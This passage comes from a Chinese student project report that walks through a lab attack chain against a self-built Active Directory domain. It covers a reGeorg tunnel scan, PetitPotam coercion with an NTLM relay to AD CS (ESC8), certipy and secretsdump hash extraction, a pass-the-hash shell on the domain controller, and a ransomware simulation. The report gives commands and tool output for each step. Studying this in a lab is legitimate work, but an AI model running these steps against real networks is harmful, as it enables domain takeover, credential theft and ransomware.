
(6) 找到有開 445 的目標主機
proxychains4 nmap -Pn -p 445,3389 192.168.0.0/24
從 Kali → reGeorg tunnel → 內網 掃整段 192.168.0.0/24，找 SMB (445) 和 RDP (3389)。(圖 11, 圖 12)

```
┌──(kali㉿kali)-[~/reGeorg]
└─$ proxychains4 nmap -Pn -p 445,3389 192.168.0.0/24

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 19:22 CST
Nmap scan report for devicesetup.net (192.168.0.1)
Host is up (0.011s latency).

PORT     STATE  SERVICE
445/tcp  closed microsoft-ds
3389/tcp closed ms-wbt-server
MAC Address: 04:BA:D6:FD:91:2F (D-Link)

Nmap scan report for 192.168.0.106
Host is up (0.00012s latency).

PORT     STATE    SERVICE
445/tcp  open     microsoft-ds
3389/tcp filtered ms-wbt-server
MAC Address: 00:2B:67:2C:05:55 (LCFC(HeFei) Electronics Technology)

Nmap scan report for iPhone (192.168.0.150)
Host is up (0.092s latency).
```

（圖 11）


（圖 12）

(7) 然後回到 Windows Server（192.168.0.200），把 445 封包轉過去，然後回 Kali 上掃一次確認是否成功，確定 192.168.0.200:8445 現在已經成功轉發到 192.168.0.106:445，代表 reGeorg + Portproxy 的封包通道已經建立成功。(圖 13)




（圖 13）

(8) 然後先去抓 PetitPotam 腳本(圖 14)




(圖 14)

(9) 安裝 AD DS(Active Directory Domain Services)(圖 15, 圖 16)



(圖 15)




(圖 16)

(10) 設定 Active Directory Certificate Services(ADCS)環境(圖 17)，
確定 AD CS Web Enrollment 有啟用和有連線到。(圖 18)

```
PS C:\Users\Administrator> Import-Module ADCSDeployment
PS C:\Users\Administrator> Install-AdcsCertificationAuthority `
>>    -CAType EnterpriseRootCA `
>>    -CryptoProviderName "RSA#Microsoft Software Key Storage Provider" `
>>    -HashAlgorithmName SHA256 `
>>    -KeyLength 2048 `
>>    -ValidityPeriod Years `
>>    -ValidityPeriodUnits 5 `
>>    -Force
>>

ErrorId ErrorString
------- -----------
      0
```


（圖 17）



（圖 18）

(11)在 kali 上面啟動成功啟動 ntlmrelayx.py

在 Kali 上啟動 ntlmrelayx，將 SMB 伺服器綁定於 445 埠，並將 relay 目標指定為 DC 上的 AD CS Web 介面 http://192.168.0.200/certsrv/certfnsh.asp，同時設定使用自建的 ESC8-New 憑證範本。此時 ntlmrelayx 會處於「等待連線」狀態，只要有任何 NTLM 驗證流量經過，便會自動轉送給 AD CS。(圖 19)




(圖 19)

(12) 讓 PetitPotam 攻擊已經成功觸發

透過 PetitPotam 腳本對 DC 發送 EFSRPC 請求（透過 \PIPE\lsarpc 管道)。腳本會要求 DC 存取一個位於 Kali 的 SMB 路徑，迫使 DC 在連線過程中主動對攻擊者的 SMB 伺服器進行 NTLM 驗證。從輸出可以看到，雖然 EfsRpcOpenFileRaw 已被修補，但改用 EfsRpcEncryptFileSrv 仍能取得預期的 ERROR_BAD_NETPATH，表示路徑雖然不存在，但 NTLM 認證已成功送出，攻擊生效。(圖 20)

（圖 20）

(13) 拿到管理員憑證



（圖 21）

(SMB): Received connection from 192.168.0.199

→ 假的 SMB 伺服器收到來自 192.168.0.199 的連線。

- Authenticating connection from FAKE.LOCAL/ADMINISTRATOR@192.168.0.199 against http://192.168.0.200 SUCCEED

  → 成功把「FAKE.LOCAL\Administrator」的 NTLM 資訊 relay 到 AD CS 的 web enroll 頁面。

後面這幾行是最關鍵的：

- Generating CSR...
- Getting certificate...
- GOT CERTIFICATE! ID 3
- Writing PKCS12 certificate to ./ADMINISTRATOR.pfx
- Certificate successfully written to file

意思是：

- ntlmrelayx 幫你用 Administrator 的身分，向 AD CS 申請了一張憑證（用 ESC8 脆弱 template）。
- 把這張憑證跟 private key 打包成一個 .pfx 檔，存在 Kali 這邊。
- 這個 ADMINISTRATOR.pfx 之後可以丟給 certipy 或 Rubeus，換成可以登入 DC 的 TGT / Kerberos 身分。(圖 21)

(14) 用 .pfx 換到 TGT & NT Hash

```
┌──(impenv)─(kali㉿kali)-[~/impacket]
└─$ certipy-ad auth -pfx ADMINISTRATOR.pfx -dc-ip 192.168.0.200

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@FAKE.LOCAL'
[*] Using principal: 'administrator@fake.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fake.local': aad3b435b51404eeaad3b435b51404ee:1802634e2341e5de4379c0e1943abe35

┌──(impenv)─(kali㉿kali)-[~/impacket]
└─$ impacket-secretsdump 'FAKE/Administrator@192.168.0.200' \
  -dc-ip 192.168.0.200 \
  -hashes :1802634e2341e5de4379c0e1943abe35 \
  -just-dc

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1802634e2341e5de4379c0e1943abe35:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3f08d276c0ea59232e83173e6f9acfc9:::
WIN-SEOE0NK2140$:1000:aad3b435b51404eeaad3b435b51404ee:644593ab06dd2dc14481e8f400a0ee32:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:55e920c3b2caee82d7e28433b59aba0bf94e84929ef62b8d45a746216d52d615
Administrator:aes128-cts-hmac-sha1-96:27f4077cdb24a61df0ebbdafe529f3d0
Administrator:des-cbc-md5:a826df0d7f2980d9
krbtgt:aes256-cts-hmac-sha1-96:1798e4241b8a2bfc3a73d7d5a9ca44664a8e5cfe61c272610b922a7e6d1497a9
krbtgt:aes128-cts-hmac-sha1-96:755ae50807cef813e57f11f555b63ddb
krbtgt:des-cbc-md5:f168abcb4967f4fb
WIN-SEOE0NK2140$:aes256-cts-hmac-sha1-96:aa39d531a9e7ba778028363993c244cab4ff6cde27fd025e154f767e52b13b3d
WIN-SEOE0NK2140$:aes128-cts-hmac-sha1-96:82f0e1f149d11e6f3124e56282154cc6
WIN-SEOE0NK2140$:des-cbc-md5:d09d9e257cd39483
[*] Cleaning up...
```

(圖 22)

使用 certipy-ad auth 讀取 ADMINISTRATOR.pfx(圖 22)

- 成功取得 Administrator 的 TGT（administrator.ccache）
- 取得 Administrator NT Hash（可用於 pass-the-hash）

使用 secretsdump.py 搭配 NT Hash(圖 22)

- 目標：192.168.0.200（DC）
- 只 dump DC（--just-dc）
- 成功匯出 Administrator、krbtgt 等帳號的 Hash

(15) 用 hash 拿到 DC 的 PowerShell

```
┌──(impenv)─(kali㉿kali)-[~/impacket]
└─$ impacket-wmiexec 'FAKE/Administrator@192.168.0.200' \
  -dc-ip 192.168.0.200 \
  -hashes :1802634e2341e5de4379c0e1943abe35 \
  -shell-type powershell
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
PS C:\> lookupsid.py 'FAKE/Administrator@192.168.0.200' \
```


（圖 23）

[redacted]SMBv3.0 dialect used
→ 通道建立成功。

[redacted]Launching semi-interactive shell
→ impacket 幫你開了一個半互動式 shell。

PS C:\>

→ 代表你經在 192.168.0.200 這台 Windows 上的 PowerShell 裡。(圖 23)




（圖 24）

之後使用 ipconfig 指令確定有沒有實際遠端控制 DC。(圖 24)

這樣就代表說只靠 NT Hash (pass-the-hash)，就能以 Administrator 權限開 PowerShell，執行任何指令。


(16)Prince-Ransomware 勒索攻擊模擬

工具執行時會先顯示一個操作選單，例如「1. 建立測試檔案」、「2. 加密單一檔案」、「3. 加密整個資料夾」、「4. 更換勒索桌布」、「5. 完整攻擊模擬」等。我先選擇選項 1，讓程式自動在同一個資料夾建立多種常見類型的檔案，例如 test_document.txt 、 important_data.doc 、 project.pdf 、 photo.jpg 和 data.xlsx。這些檔案可以視為使用者桌面上的重要文件，用來觀察被加密後的變化。(圖 25)



（圖 25）

Prince-Ransomware 的設計是使用一組事先產生好的金鑰（實驗程式中以 keygen.go、PRIVATE_KEY_BACKUP.txt 等檔案來模擬金鑰管理），再搭配加密模組將目標檔案轉換成不可讀的內容。當我啟動完整攻擊流程後，原本的文件會被重新命名並加上自訂的副檔名（例如 test_document.txt.prince），打開時只會看到大量無法辨識的亂碼，代表檔案內容已被加密且無法直接還原。（圖 26）



（圖 26）

除了加密檔案之外，工具也會在資料夾中放置一份勒索說明檔 DECRYPT_INSTRUCTIONS.txt。打開後可以看到典型勒索信的格式，包含：宣告檔案已被加密、要求受害者以加密貨幣（例如 Bitcoin）付款、提供聯絡信箱與錢包地址、提醒不要自行嘗試解密，以及威脅「若在限定時間內未聯繫將刪除金鑰」等內容(圖 26)。最後也會在桌布上生成一個勒索的圖片。(圖 27)

(圖 27)

Chapter 5 結論

這份專題主要是想在一個安全的實驗環境裡，跑完一條跟勒索攻擊有關的攻擊流程。整個過程是從零開始建一個小型網域：在 Windows Server 2022 上架 AD、DNS、再加上 AD Certificate Services（AD CS），把 Certification Authority 跟 Web Enrollment 功能裝好，處理 IIS 各種錯誤，最後讓 http://<目標 IP>/certsrv/ 可以正常使用。接著，我在 IIS 上放 WebShell，用 Godzilla 確認可以連進去，之後再用 reGeorg 打 socks 反向通道，讓 Kali 可以像在內網裡一樣去掃其他主機。中間再加上 ntlmrelayx、PetitPotam、Certipy 這些工具，去實驗 AD CS 在設定不當時會出現的風險，最後用 Prince-Ransomware 在虛擬機裡模擬檔案被加密、留下勒索信的畫面，當作這條攻擊鏈的收尾。

從結果來看，這次至少有把「一條能走得通的攻擊路徑」拼出來。原本我對 AD、AD CS 和 IIS 其實不太熟，很多東西都是遇到錯誤才去查，例如 HTTP 403.14、500.19、Application Pool 問題、ASP 功能沒勾之類的。一路修修補補之後，現在比較知道這些角色大概扮演什麼角色，要去哪裡看 log，要怎麼用 Event Viewer 和 PowerShell 查設定。工具的部分，像 Godzilla、reGeorg、ntlmrelayx、PetitPotam、Certipy、Prince-Ransomware，本來只是看名字覺得很兇，做完一輪之後，至少知道它們在攻擊鏈裡各自負責哪一段。對我來說，最有感的是 Prince 那段，真的看到檔案全部變亂碼、資料夾裡多一堆勒索說明檔，比單純看文章或新聞印象深很多。

當然，整份專題也有不少不足的地方。最大問題是環境穩定度不夠，只要哪個角色安裝順序不對、某個功能少勾，整個 certsrv 就可能壞掉，只好重來。攻擊流程有些步驟也還是偏手動，有做出來，但還談不上「一鍵重現」或完全自動化。另外，這次的重點幾乎都放在「攻擊怎麼做」，防禦端只是在心裡有感覺，實際上還沒有時間把 log、EDR 或 SIEM 這一塊好好接起來，看這些行為在日誌裡會長什麼樣子。

